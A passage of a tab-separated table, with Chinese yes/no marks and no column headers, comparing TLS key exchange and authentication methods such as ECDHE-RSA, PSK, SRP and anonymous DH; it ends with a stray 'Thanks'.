ECDH-RSA	ECDH	RSA	否	否	否	否	是	是	是	否
ECDH-ECDSA	ECDH	ECDSA	否	否	否	否	是	是	是	否
ECDHE-RSA	DHE	RSA	否	是	否	否	是	是	是	是
ECDHE-ECDSA	DHE	ECDSA	否	是	否	否	是	是	是	是
PSK	PSK	PSK	否	否	否	否	是	是	是	?
PSK-RSA	PSK	RSA	否	否	否	否	是	是	是	?
DHE-PSK	DHE	PSK	否	是	否	否	是	是	是	?
ECDHE-PSK	DHE	PSK	否	是	否	否	是	是	是	?
SRP	SRP	SRP	否	否	否	否	是	是	是	?
SRP-RSA	SRP	RSA	否	否	否	否	是	是	是	?
SRP-DSA	SRP	DSA	否	否	否	否	是	是	是	?
DH-ANON	DH	无	是	否	否	是	是	是	是	否
ECDH-ANON	ECDH	无	是	否	否	否	是	是	是	否

Thanks